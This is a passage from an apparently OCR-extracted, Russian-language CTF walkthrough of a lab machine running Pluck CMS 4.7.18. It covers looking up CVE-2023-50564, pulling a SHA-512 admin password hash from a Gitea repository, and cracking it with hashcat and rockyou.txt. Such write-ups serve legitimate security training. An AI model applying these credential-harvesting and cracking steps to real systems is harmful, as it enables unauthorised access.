
Best regards,

Mr. Green

Главная страница сайта

ТОЧКА ВХОДА

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Проще всего для начала поискать в Google.




GitHub
https://github.com › CVE-20... · Перевести эту страницу
Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC
CVE-2023-50564 is a **vulnerability** that allows unauthorized file uploads in **Pluck** CMS version **4.7.18**. This **exploit** leverages a flaw in the module installation ...

Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу
Pluck v4.7.18 - Remote Code Execution (RCE)
15 июл. 2023 г. — **Exploit** Title: **Pluck v4.7.18** - Remote Code Execution (RCE) #Application: **pluck** #Version: **4.7.18** #Bugs: RCE #Technology: PHP #Vendor URL: https://github.com/ ...

Поиск эксплоитов в Google


Узнаём, что встреченная нами версия Pluck содержит уязвимость CVE-2023-50564 — в компоненте `/inc/modules_install.php`, позволяющем загрузить ZIP-архив с произвольным файлом на PHP.

Для эксплуатации сперва нужно авторизоваться, поэтому просмотрим репозитории в Gitea — вдруг удастся найти учетные данные?



Доступные репозитории в Gitea

Находим репозиторий с исходными кодами системы Pluck.



pluck

pluck · about pluck

Pluck is a small and simple content management system (CMS), written in PHP. With Pluck, you can easily manage your own website. Pluck focuses on simplicity and ease of use. This makes Pluck an excellent choice for every small website. Licensed under the General Public License (GPL), Pluck is completely open source. This allows you to do with the software whatever you want, as long as the software stays open source.


Features

Pluck is packed with some nice features, from which we've listed the most important ones on this page. To try everything live, take a look at the demo provided by Softaculous: https://softaculous.com/demos/Pluck

- create an unlimited amount of pages
- create your own blog
- create an album to show images or photos to your visitors
- include a contact form in your page(s)

Содержимое файла README


В файле `login.php` находим подключение файла `data/settings/pass.php` (строка 40). Видимо, в этом файле и определен хеш пароля. Этот хеш потом сравнивается с пользовательскими данными (строка 79).



greenhorn.htb:3000/GreenAdmin/GreenHorn/src/branch/main/login.php

```
36      }
37
38      //If pluck is installed:
39      else {
40          require_once 'data/settings/pass.php';
41
42          //Check if we're already logged in. First, get the token.
43          require_once 'data/settings/token.php';
44
45          if (isset($_SESSION[$token]) && ($_SESSION[$token] == 'pluck_loggedin')) {
46              header('Location: admin.php');
47              exit;
48          }
49
50          //Include header-file.
51          $titelkop = $lang['login']['title'];
52          include_once 'data/inc/header2.php';
53
54          //If password has been sent, and the bogus input is empty, MD5-encrypt password.
55          if (isset($_POST['submit']) && empty($_POST['bogus'])) {
56              $pass = hash('sha512', $cont1);
57
58              //Create hash from user-IP, for brute-force protection.
59              define('LOGIN_ATTEMPT_FILE', 'data/settings/loginattempt_'.hash('sha512', $_SERVER['REMOTE_ADDR']).'.php');
60
61              //Check if user has tried to login before.
62              if (file_exists(LOGIN_ATTEMPT_FILE)) {
63                  require(LOGIN_ATTEMPT_FILE);
64                  //Determine the amount of seconds that a user will be blocked (300 = 5 minutes).
65                  $timestamp = $timestamp + 300;
66
67                  //Block access if user has tried 5 times.
68                  if (($tries == 5)) {
69                      //Check if time hasn't exceeded yet, then block user.
70                      if ($timestamp > time())
71                          $login_error = show_error($lang['login']['too_many_attempts'], 1, true);
72                      //If time has exceeded, unblock user.
73                      else
74                          unlink(LOGIN_ATTEMPT_FILE);
75                  }
76              }
77
78              //If password is correct, save session-cookie.
79              if (($pass == $ww) && (!isset($login_error))) {
80                  $_SESSION[$token] = 'pluck_loggedin';
81
```

Содержимое файла login.php




```
1  <?php
2  $ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3  ?>
```

Содержимое файла pass.php

Пробуем пробрутить хеш с помощью **hashcat**, который сам способен определить тип хеша. Однако в данном случае вариантов несколько, поэтому в ответ получаем таблицу с возможными алгоритмами хеширования и соответствующими им режимами.

```
hashcat
'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d77048674
3c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163'
 rockyou.txt
```




```
The following 7 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   1700 | SHA2-512                                                   | Raw Hash
  17600 | SHA3-512                                                   | Raw Hash
  11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian           | Raw Hash
  18000 | Keccak-512                                                 | Raw Hash
   6100 | Whirlpool                                                  | Raw Hash
   1770 | sha512(utf16le($pass))                                     | Raw Hash
  21000 | BitShares v0.x - sha512(sha512_bin(pass))                  | Cryptocurrency Wallet

Please specify the hash-mode with -m [hash-mode].
```

Справка hashcat

Указываем режим брута 1700 (параметр `-m`) и спустя пару секунд получаем пароль от Pluck.

```
hashcat -m 1700
'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d77048674
3c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163'
 rockyou.txt
```

